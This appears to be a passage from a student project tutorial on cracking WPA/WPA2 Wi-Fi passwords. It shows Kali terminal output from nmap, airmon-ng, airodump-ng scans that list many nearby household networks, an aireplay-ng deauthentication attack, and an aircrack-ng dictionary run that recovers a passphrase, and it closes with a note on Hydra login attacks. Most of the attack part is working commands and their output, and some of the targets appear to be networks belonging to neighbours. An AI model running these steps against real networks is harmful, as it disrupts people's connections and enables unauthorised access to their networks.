5357/tcp open  wsdapi
MAC Address: 52:54:00:12:35:03 (QEMU virtual NIC)

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap scan report for 10.0.2.4
Host is up (0.0019s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false

Nmap scan report for 10.0.2.15
Host is up (0.0000020s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 62.43 seconds
```

- A network usually contains several devices connected using a wired (Ethernet, Fiber, etc.) or wireless connection (WiFi, Bluetooth, etc.) to share resources
- Whether you are on a wired or wireless network, one device is always considered a server
- To connect to the internet, a Device will send a request to the router, which will, in turn, fetch what you want from the Internet
- Data transmitted between the client and the Access Point is known as Packets
- This project will be explaining how to capture these packets and use them to crack WPA and WPA2 passwords


*First, Using the airmon-ng command to display wireless card(s) and here we have one card named "Wlano"

- This card have to be in monitor mode which is allow to capture all kinds of Wi-Fi packets . So, we have to use "airmon-ng start wlano" command
- This will put our WiFi adapter in monitor mode and it will create a new interface for us to use, in my case the new interface is "*wlanomon*"

- after running the command we found 2 processes that could cause trouble
- We can kill them by using " airmong-ng check kill"




```
kali@kali:~$ airmon-ng
bash: airmon-ng: command not found
kali@kali:~$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
root@kali:/home/kali# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           brcmfmac        Broadcom 43430

root@kali:/home/kali# airmon-ng start wlan0

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    398 dhclient
    430 NetworkManager
    474 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           brcmfmac        Broadcom 43430
```



```
root@kali:/home/kali# airmon-ng check kill

Killing these processes:

    PID Name
    398 dhclient
    474 wpa_supplicant

root@kali:/home/kali# airmong-ng start wlan0
bash: airmong-ng: command not found
root@kali:/home/kali# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           brcmfmac        Broadcom 43430
phy0    wlan0mon        brcmfmac        Broadcom 43430

root@kali:/home/kali# airodump-ng wlan0mon

 CH  2 ][ Elapsed: 12 s ][ 2022-04-16 00:53

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 2C:79:D7:AD:00:0A   -1        0        3    0   1   -1   WPA              <length:  0>
 3C:BD:C5:4B:D4:6E  -26       38       17    0  11   54   WPA2 CCMP   PSK  Fios-RyTq8
 DA:5A:F9:06:40:A4  -29       33        0    0   6   54   WPA2 CCMP   PSK  iPhone
```


- See what Wi-Fi connections are around us by running the following command “sudo airodump-ng wlanomon” , to start capturing packets on our Wi-Fi networks

- Selecting the target Wi-Fi network that we want to attack




```
root@kali:/home/kali# airodump-ng wlan0mon

CH  2 ][ Elapsed: 12 s ][ 2022-04-16 00:53

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

2C:79:D7:AD:00:0A   -1        0        3    0   1   -1   WPA              <length:  0>
3C:BD:C5:4B:D4:6E  -26       38       17    0  11   54   WPA2 CCMP   PSK  Fios-RyTq8
DA:5A:F9:06:40:A4  -29       33        0    0   6   54   WPA2 CCMP   PSK  iPhone
3C:BD:C5:01:E5:8A  -32       28        3    0   6   54   WPA2 CCMP   PSK  Fios-DQJ5y
F2:A3:B2:80:18:BF  -36        8        0    0  11   54   WPA2 CCMP   PSK  <length:  0>
A4:CF:D2:3B:A6:A6  -43       20        3    0   1   54   WPA2 CCMP   PSK  MyAltice 3ba6a3_2.4g
3C:BD:C5:1F:D6:23  -54       33       13    0   6   54   WPA2 CCMP   PSK  Fios-RyTq8
88:57:1D:70:3F:2B  -55       38        0    0   4   54   WPA2 CCMP   PSK  [range]_E30AJT7113623W
04:A2:22:DC:60:60  -58       13        1    0   1   54   WPA2 CCMP   PSK  Fios-DQJ5y
22:65:59:76:48:C8  -60       34        0    0   6   54   WPA2 CCMP   MGT  optimumwifi_Passpoint
00:65:59:76:48:C8  -60       30       15    7   6   54   WPA2 CCMP   PSK  CHRIS
BE:D7:D4:4E:47:2D  -73        7        0    0   6   54   WPA2 CCMP   PSK  DIRECT-roku-K56-7059A0
8C:85:80:DE:6C:A7  -71       17        0    0  10   54   WPA2 CCMP   PSK  <length:  0>
40:3F:8C:FE:CA:7B  -66       26       21    1   3   54   WPA2 CCMP   PSK  FiosStyle
7A:3F:8C:FE:CA:7D  -69       25       13    1   3   54   WPA2 CCMP   PSK  <length: 30>
4A:5F:99:89:BA:F4  -71        9        0    0   6   54   WPA2 CCMP   PSK  DIRECT-f4-HP M118 Lase
AA:40:A0:69:07:9C  -73        0        2    0   2   -1   WPA              <length:  0>
98:1E:19:73:1F:06  -72       14        7    0  11   54   WPA  CCMP   PSK  m.zeneli
0C:B9:37:AB:F9:BA  -74       12        8    0  11   54   WPA2 CCMP   PSK  MyAltice abf9b7
0E:B9:37:AB:FA:BB  -73       10        0    0  11   54   WPA2 CCMP   PSK  MyAltice abf9b7_guest
```


- start by monitoring all the data for the network we are trying to capture the handshake
- We will be using “airodump-ng “command to capturing the packets of the target network and write all the data to a file
- We will need the channel number and the BSSID to use in the command to identify the target wifi network



```
kali@kali:~$
kali@kali:~$ sudo airodump-ng --bssid 3C:BD:C5:4B:        --write
lan0mon
02:37:44  Created capture file "dayz-02.cap".

 CH 11 ][ Elapsed: 1 min ][ 2022-04-12 02:39 ][ WPA handshake: 0C:B9:37:AB:

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  A

 0C:B9:37:AB:F9:BA  -69 100      763      944   46  11   54   WPA2 CCMP   P

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes

 0C:B9:37:AB:F9:BA  A6:4E:6E:78:CE:83   -1    1e- 0      0     1042
 0C:B9:37:AB:F9:BA  28:3A:4D:42:01:DF  -81    0e- 6e   269      305  EAPOL
 0C:B9:37:AB:F9:BA  9C:76:13:41:AE:99  -79    0e- 1e     0       23
 0C:B9:37:AB:F9:BA  46:A5:6E:0E:50:F2  -83    0 - 1e     1       35
 0C:B9:37:AB:F9:BA  02:0F:B5:EB:C4:DC  -83    0 - 1e     0        8
 0C:B9:37:AB:F9:BA  02:0F:B5:27:AB:1A  -84    0 - 1e     0        7
 0C:B9:37:AB:F9:BA  02:0F:B5:23:6D:87  -84    0 - 1e     0        8
 0C:B9:37:AB:F9:BA  02:0F:B5:E5:C3:42  -84    0 - 1e     0        7
 0C:B9:37:AB:F9:BA  02:0F:B5:8E:50:F2  -85    0 - 1e     0        6
Quitting ...
kali@kali:~$ ls
Desktop                         airodump-04.cap
Documents                       airodump-04.csv
Downloads                       airodump-04.kismet.csv
```




```
CH 11 ][ Elapsed: 1 min ][ 2022-04-16 00:57 ][ WPA handshake: 3C:BD:C5:4B:D4:6E

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

3C:BD:C5:4B:D4:6E  -27 100      796      257    3  11   54   WPA2 CCMP   PSK  Fios-RyTq8

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

3C:BD:C5:4B:D4:6E  F0:A3:B2:80:18:BF  -34   1e- 1e     2      662  EAPOL
Quitting...
root@kali:/home/kali# 
```



```
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Invalid AP MAC address.
"aireplay-ng --help" for help.
kali@kali:~$ sudo sudo aireplay-ng --deauth 10 -a XX:XX:XX:XX:XX wl
Invalid AP MAC address.
"aireplay-ng --help" for help.
kali@kali:~$ 1
bash: 1: command not found
kali@kali:~$
kali@kali:~$ sudo aireplay-ng --deauth 10 -a 0C:B9:37:AB:F9:BA wlan0
02:39:08  Waiting for beacon frame 3C:BD:C5:4B:D4:6E 9:37:AB:F9:BA) on cha
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
02:39:08  Sending DeAuth (code 7) to broadcast -- BSSID: [0C:B9:37:A
02:39:09  Sending DeAuth (code 7) to broadcast -- BSSID: [0C:B9:37:A
02:39:09  Sending DeAuth (code 7) to broadcast -- BSSID: [0C:B9:37:A
02:39:10  Sending DeAuth (code 7) to broadcast -- BSSID: [0C:B9:37:AB
02:39:10  Sending DeAuth (code 7) to broadcast -- BSSID: [0C:B9:37:AB
02:39:11  Sending DeAuth (code 7) to broadcast -- BSSID: [0C:B9:37:AB
02:39:11  Sending DeAuth (code 7) to broadcast -- BSSID: [0C:B9:37:AB
02:39:12  Sending DeAuth (code 7) to broadcast -- BSSID: [0C:B9:37:AB
02:39:12  Sending DeAuth (code 7) to broadcast -- BSSID: [0C:B9:37:AB
```


- capturing the handshake so that we can use it to crack the Wi-Fi password
- We can capture the handshake by sitting and monitoring all the data that is being passed with the Wi-Fi network and we will look for when a new device connects or reconnects with the network
- After the command finishes go back to your other window that is monitoring the data and look to see if you have captured a handshake. You should see a '*WPA Handshake*' appear in the top right corner
- Using '*deauth*' commands to speed things up by booting devices off the network and having them reestablish with the network to capture the handshake



```
root@kali:/home/kali# ls
Desktop                         dayz-01.kismet.netxml   dayz-09.kismet.csv
Documents                       dayz-01.log.csv         dayz-09.kismet.netxml
Downloads                       dayz-02.cap             dayz-09.log.csv
Music                           dayz-02.csv             dayz-10.cap
Pictures                        dayz-02.kismet.csv      dayz-10.csv
Public                          dayz-02.kismet.netxml   dayz-10.kismet.csv
Templates                       dayz-02.log.csv         dayz-10.kismet.netxml
Videos                          dayz-03.cap             dayz-10.log.csv
aircrack-ng-1.2-rc4             dayz-03.csv             dayz-11.cap
aircrack-ng-1.2-rc4.tar.gz      dayz-03.kismet.csv      dayz-11.csv
aircrack-ng-1.2-rc4.tar.gz.1    dayz-03.kismet.netxml   dayz-11.kismet.csv
airodump-01.cap                 dayz-03.log.csv         dayz-11.kismet.netxml
airodump-01.csv                 dayz-04.cap             dayz-11.log.csv
airodump-01.kismet.csv          dayz-04.csv             jordan-01.cap
airodump-01.kismet.netxml       dayz-04.kismet.csv      jordan-01.csv
airodump-01.log.csv             dayz-04.kismet.netxml   jordan-01.kismet.csv
airodump-02.cap                 dayz-04.log.csv         jordan-01.kismet.netxml
airodump-02.csv                 dayz-05.cap             jordan-01.log.csv
airodump-02.kismet.csv          dayz-05.csv             majd-01.cap
airodump-02.kismet.netxml       dayz-05.kismet.csv      majd-01.csv
airodump-02.log.csv             dayz-05.kismet.netxml   majd-01.kismet.csv
airodump-03.cap                 dayz-05.log.csv         majd-01.kismet.netxml
airodump-03.csv                 dayz-06.cap             majd-01.log.csv
airodump-03.kismet.csv          dayz-06.csv             master.zip
airodump-03.kismet.netxml       dayz-06.kismet.csv      mike-01.cap
airodump-03.log.csv             dayz-06.kismet.netxml   mike-01.csv
```

- use the ‘ls’ command to find the files that were written
- The handshake will be stored in <file name>.cap
- In my case the file name is *‘jordan-01.cap’*


- Run the following command" aircrack-ng jordan-01.cap -w ./unix_passwords.txt" to begin cracking the WPA WiFi network using the unix-passwords file
- All you need for this command is file name and in my case is " Jordan -01.cap"
- That's basically it once you run that command "aircrack-ng" will begin checking all the passwords in your "unix-passwords" trying to see if any of them match the hash from the 4-Way Handshake The Raspberry Pi can check around 250-500 keys per second which is fairly slow




```
                              Aircrack-ng 1.6

      [00:00:02] 989/1010 keys tested (469.73 k/s)

      Time left: 0 seconds                                       97.92%

                       KEY FOUND! [ toy93hyena35ago ]


      Master Key     : 9E 0C 31 74 0F BF 3D 6C F9 97 33 92 92 86 1B 9F
                       5B 5E D1 43 7C 7C C5 62 F6 F9 DE 75 EB 74 FD FD

      Transient Key  : 2B 94 91 CF 04 2B 14 BC FF 63 24 33 C4 F2 49 38
                       DC 96 53 0B 49 2F AE 7A 76 AE 97 BE 92 A4 AD 33
                       F7 3A D6 EB 4A 6A 39 F2 F4 EA AC 42 82 D9 49 85
                       38 0C 5D 38 B0 A8 DD 78 31 08 1B CC 8F EF FF EC

      EAPOL HMAC     : E3 A2 F8 19 D6 F1 06 C7 7B 16 7E 62 1E CF F7 5D

root@kali:/home/kali# 
```

Dictionary based password attacks

- Hydra uses dictionary based password attacks
- Meaning that we can load in a file with bunch of commonly used passwords and it will attempt to login to a particular device using all the passwords in the list



